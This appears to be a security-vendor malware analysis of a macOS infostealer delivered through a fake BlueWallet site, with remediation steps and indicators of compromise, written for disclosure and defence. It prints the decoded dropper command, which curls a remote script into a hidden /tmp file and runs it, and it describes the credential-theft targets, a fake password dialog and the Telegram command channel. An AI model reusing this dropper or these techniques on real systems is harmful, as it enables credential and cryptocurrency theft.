- What to do if you may have run it
- Picked up something you shouldn’t have?
- Social engineering tricks
- Technical analysis
- Stage one: The AppleScript downloader
- Stage two: Payload analysis
- What the malware steals
- What it does with the stolen data
- Living off the land, and off Telegram
- Detection opportunities
- Indicators of Compromise
- File hashes (SHA-256)
- Network indicators
- Clipboard-hijack addresses

A fake website impersonating BlueWallet (a real Bitcoin wallet) is targeting Mac users with a simple but effective attack. BlueWallet itself has not been compromised. Instead, cybercriminals have stolen the name and branding of the legitimate Bitcoin wallet to make a malicious download appear trustworthy.
If you went looking for a cryptocurrency wallet and landed on one of these fake BlueWallet download pages, the site tried to trick you into opening a downloaded file in a built-in macOS tool and pressing “Run.” If you followed those instructions, the malware could steal saved passwords, browser logins, cryptocurrency wallets, documents, and other sensitive data. It also watches the clipboard for cryptocurrency wallet addresses and can replace them with attacker-controlled addresses..
That last feature is particularly dangerous. If you copy a wallet address before sending funds, the malware can silently replace it with the attacker’s address. Everything looks normal on screen, but the money goes somewhere else.
Should you worry? Only if you downloaded and ran the file. Simply visiting the page and closing it does nothing on its own. The attack depends entirely on the user opening the script and pressing play.
If you did run it, treat the machine as compromised and follow the steps below.
What to do if you may have run it
If you opened the file and pressed play, assume your device was compromised and work through these steps:
- Disconnect the machine from the network to cut the control channel
- Run a full scan of the device, and make sure you’re using up-to-date security software with web protection enabled
- From a different, trusted device, change passwords for any accounts used on the Mac, starting with email and cryptocurrency exchanges
- Move any cryptocurrency to a new wallet created on a clean device
- Treat existing seed phrases and keys as exposed
- Before sending crypto in future, verify the full destination address character by character
- Check for and remove unfamiliar files in
~/Library/LaunchAgents - Look for a hidden
.sysupd.shfile in/tmp - Rotate cloud and SSH credentials if
.ssh,.aws, or.gnupgfiles were present on the machine - When in doubt, back up your data and reinstall macOS from a known-good source rather than trying to clean in place
Picked up something you shouldn’t have?
Social engineering tricks
The most interesting part of this campaign isn’t technical. The attackers didn’t break into the Mac or bypass Apple’s security protections. They persuaded victims to run the malware themselves.
The fake website walks users through the process with a convincing download page, simple instructions, and even a keyboard shortcut. The attack succeeds because the victim trusts what they are seeing.
As operating systems get better at blocking malicious software, attackers are increasingly investing in social engineering. Instead of finding ways around security controls, they convince people to click through them.
That’s why one habit is becoming increasingly important: Be suspicious of any download that arrives with instructions to open it in a scripting tool, developer utility, or Terminal window and press “Run.”
In this campaign, a single press of ⌘R was enough to turn a Mac into a password stealer, cryptocurrency wallet thief, clipboard hijacker, and remote access tool.
Technical analysis
Stage one: The AppleScript downloader
The page lives at update-bluewallet[.]com, a domain name close enough to the real wallet (bluewallet.io) to pass a quick glance. The first thing the page does is not wait for consent. Its script calls a download routine on a two-second timer the moment the page loads, and again if the visitor clicks either of two buttons.
The file that lands in the Downloads folder is named BlueWallet Installer.applescript, an extension most people have never seen and have no instinct to distrust.
Then the page does something quietly clever. After a short delay, it rewrites its own status text to read like setup instructions: open the installer, then press the play button or ⌘R. It even draws a small blue play triangle in the text so the wording matches the real Script Editor interface the victim is about to see.

The page walks the victim through the exact motions needed to run the file.
On modern macOS, an unsigned application downloaded from the web gets quarantined and checked before it can run. A plain script opened in Script Editor and executed by the user sidesteps that flow. The person is manually instructing a trusted Apple tool to run code, so there is no notarization gate to fail.
This is why the attacker chose an AppleScript instead of a packaged app: it moves the risky action out of the operating system’s hands and into the victim’s.
The AppleScript itself is remarkably short. Stripped of its decorative comments, including a fake version number and a line claiming to be a “Brew Install Upgrade,” it runs a single base64-encoded shell command and then tells Script Editor to quit without saving, removing the evidence from view.

Decoded, that command does this:
curl -s 'https://projects2026box[.]com/serve_site/confighelper_0adfeee8.sh' -o /tmp/.sysupd.sh && chmod +x /tmp/.sysupd.sh && /tmp/.sysupd.sh >/dev/null 2>&1 &It fetches a second script from a remote host, saves it to a hidden file in the temp directory, makes it executable, and runs it in the background with all output suppressed.
The victim sees nothing. The filename .sysupd.sh is dressed up to look like a system update. This is a textbook staged dropper: stage one is tiny and disposable, and its only job is to fetch the real payload.
Stage two: Payload analysis
The first lines establish how the malware intends to operate. It sets umask 077 so everything it creates is readable only by the compromised user, then builds a hidden, randomly named working directory under /tmp seeded from /dev/urandom.
Its configuration is obfuscated, but weakly. A small function named _xd walks a hex string two characters at a time and XORs each byte against a hardcoded repeating key: swckR9JCD2Uu.
That function decodes the script’s Telegram bot token, chat identifier, secondary command token, and staging URL at runtime. It is enough to defeat tools that only search for plaintext strings, but not much more. Because the key and algorithm are both sitting in the file, every encoded value is fully recoverable.
One detail stands out: The decoded Telegram chat value and decoded command-and-control chat value are identical. The attacker is using a single Telegram channel as both the exfiltration drop and the control channel. It is cheap, scalable, encrypted, and blends into ordinary HTTPS traffic.
Not everything is obfuscated. The clipboard-hijacking addresses are sitting in the file in plain text: a Bitcoin address, an Ethereum address, and a Solana address. These are the addresses the implant swaps in when it catches you copying a wallet address. Because they are public on their respective blockchains, they are also among the most useful artifacts in the whole sample.
What the malware steals
The second stage’s collection routines are sweeping. They pull from six broad categories.
1. Web browsers
The script extracts history, cookies, login data, and bookmarks from a wide range of browsers, including:
- Chromium-based browsers: Google Chrome Stable, Beta, Canary, and Dev; Brave; Microsoft Edge; Vivaldi; Opera; Opera GX; Arc; Chromium; Coccoc; and Yandex
- Firefox-based browsers: Firefox, Waterfox, Pale Moon, Zen, and LibreWolf
- macOS native browser data: Safari cookies, history, and form values
2. Cryptocurrency wallets
This appears to be the script’s primary focus.
It targets desktop wallet applications including Electrum, Electrum-LTC, Exodus, Atomic Wallet, Ledger Live, Trezor Suite, Bitcoin Core, Litecoin Core, DashCore, Dogecoin Core, Coinomi, Monero, Sparrow, Armory, BlueWallet, Zengo, Trust Wallet, Binance Desktop, and Tonkeeper.
It also targets browser-extension wallets across several ecosystems:
- Bitcoin: Xverse, Leather, UniSat, Alby, and Wizz
- Solana: Phantom, Solflare, Backpack, Nightly, MagicEden, Sollet, and Slope
- EVM wallets: MetaMask, Trust Wallet, OKX, Coinbase Wallet, Rabby, Zerion, Rainbow, SafePal, Bitget, Ronin, and XDEFI
- Cosmos: Keplr, Station, and Cosmostation
- Other ecosystems: Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos, and Temple
3. Password managers and security tools
The malware targets local storage and settings for several password managers, including LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt, and Buttercup.
It also looks for data associated with 2FA and authenticator tools, including Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS, and FreeOTP.
4. Communication and social apps
The script attempts to copy session data and local storage for Telegram Desktop and Discord, including Discord Canary and Discord PTB.
5. Developer and cloud tools
It looks for credentials and configuration files in the user’s home directory, including:
- AWS CLI configurations in
.aws - SSH keys in
.ssh - GnuPG keys in
.gnupg - Kubernetes configs in
.kube - Shell and Git files including
.zshrc,.zsh_history,.bash_history, and.gitconfig
6. Productivity apps and general files
The script copies the local Apple Notes database, NoteStore.sqlite.
It also looks for browser-extension data related to shopping and productivity tools, including Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist, and Google Keep.
Finally, it scans Desktop, Documents, and Downloads for files with extensions including .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, and .env, under a size cap.
What it does with the stolen data
The malware tries to capture the user’s account password directly. An osascript dialog titled “System Preferences” asks the user to re-enter their password “to continue.” The script validates each attempt against dscl . authonly before saving it, so it only stops once it has a working credential.
For exfiltration, it archives the staged data with macOS’s own ditto, likely because it is always present, unlike zip. To stay under Telegram’s 50 MB upload limit, it breaks larger archives into 49 MB chunks with split before sending each part.
It establishes persistence by writing a LaunchAgent plist into the user’s ~/Library/LaunchAgents, backed by a hidden support directory, and loading it with launchctl so the implant runs again at every login.
The clipboard hijack is a live background loop. A clip_watch function continuously inspects the clipboard, matches Bitcoin, Ethereum, and Solana address formats by regex, reports the original address to the command-and-control channel, and overwrites the clipboard with the attacker’s address via pbcopy.
That means the substitution happens silently between copy and paste.
Finally, the malware can be controlled interactively. A c2_loop polls the Telegram bot for commands and supports a full operator toolkit:
/infofor system details/execfor arbitrary shell commands/clipboardto read current clipboard contents/downloadto pull specific files/exfilto rerun the theft module/selfdestructto wipe traces
This makes the Telegram channel a real-time remote-control link, not just a one-way drop.
Living off the land, and off Telegram
The pattern here is familiar and getting more common: lean on tools that are already trusted.
The delivery abuses Apple’s own Script Editor. The configuration hides behind a trivial XOR rather than packed binaries. The command channel rides Telegram’s Bot API, which can pass through egress filters that would flag an unknown server.
None of these pieces is novel on its own. The effectiveness comes from stacking legitimate-looking components so no single step trips an alarm.
Detection opportunities
The lessons here are less about the lure and more about the technique itself.
Script Editor executing a one-line base64 do shell script that immediately quits is a strong behavioral signal, and a far better detection target than the disposable stage-one file. So is a hidden /tmp/.sysupd.sh downloaded by curl and launched in the background.
Browsers and download surfaces could treat .applescript files arriving from the web with the same suspicion as executables. And Telegram remains an under-addressed command-and-control medium that bot-token abuse reporting could disrupt at the source.
Indicators of Compromise
File hashes (SHA-256)
216277bdb7998b48852024fc8b5853c3dc50b3857fd22afd1320b884bcaa0a61(BlueWallet Installer.applescript)
Network indicators
update-bluewallet[.]comprojects2026box[.]com
Clipboard-hijack addresses
- BTC:
bc1qrmj4ggshddhnxx3rxwvsu8pe9ut6cgx8mx364e - ETH:
0x2B871703122064e45d77146a6D5203da3bD192FA - SOL:
8dtdRQePrKz97FszwMEa4QvptdAAcbAFs7kBojr5Mz3v
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.